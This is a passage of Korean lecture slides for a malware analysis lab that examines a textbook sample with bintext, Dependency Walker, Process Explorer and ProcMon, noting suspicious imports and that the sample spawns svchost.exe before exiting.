
- 실습 PC
  - Windows XP VM


- Tools
  - 정적 분석 도구
    - **bintext** – 바이너리 내의 가독 스트링 추출 도구. Import 된 함수 명을 알 수 있다.
    - **Dependency Walker** – DLL 또는 EXE 파일의 종속성을 볼 수 있는 도구.
    - **VirusTotal** – 파일 검사 제공 웹사이트. 다양한 바이러스 검사 엔진을 통해 진단할 수 있다.
  - 동적 분석 도구
    - **Process Explorer** – Windows OS 프로세스의 동작을 실시간 확인하는 모니터 도구.
    - **ProcMon** – Windows OS 프로세스의 동작을 실시간 확인하는 모니터 도구.

실습 출처: 실전 악성코드와 멀웨어 분석

실습6) Malware Analysis ②

❖ 정적 분석 – bintext ①






실습6) Malware Analysis ②

❖ 정적 분석 – bintext ②

- 의심스러운 Strings
  - VirtualFree / VirtualAlloc
    - 가상 메모리 공간 생성
  - CreateFileA
    - 새로운 파일 생성
  - WriteProcessMemory / ReadProcessMemory
    - 프로세스 메모리 Read/Write
  - AAAAAAA / A@AA / @AA+A
    - 이상한 Strings 나열

실습6) Malware Analysis ②

❖ 정적 분석 – Dependency Walker ①



실습6) Malware Analysis ②


❖ 정적 분석 – Dependency Walker ②


- 의심스러운 Import Functions
  - CreateFileA
  - CreateProcessA
  - GetStringTypeA
  - ReadProcessMemory
  - WriteFile
  - …

실습6) Malware Analysis ②

❖ 동적 분석 – Process Explorer ①

- *Lab03-03.exe*가 실행되면 Child Process로 *svchost.exe*가 생성
- 잠시 후, *Lab03-03.exe* 프로세스는 kill되고 *svchost.exe*만 남음.






실습6) Malware Analysis ②

❖ 동적 분석 – Process Explorer ②

- 실행 프로세스의 핸들 리스트 확인




- Network와 관련된 레지스트리가 있는 것을 확인할 수 있음.

실습6) Malware Analysis ②

❖ 동적 분석 – Process Explorer ③

- 실행 파일의 DLL 참조 리스트 확인




- Language Pack DLL을 참조
- Network와 관련된 DLL을 참조

실습6) Malware Analysis ②


❖ 동적 분석 – ProcMon ①

- *Lab03-01.exe* 파일은 곧장 사라지므로, *svchost.exe*로 필터링
- *svchost.exe*와 같은 프로세스 명이 많으므로 PID로 필터링
  - PID는 Process Explorer를 통해 확인 가능



❖ 동적 분석 – ProcMon ②

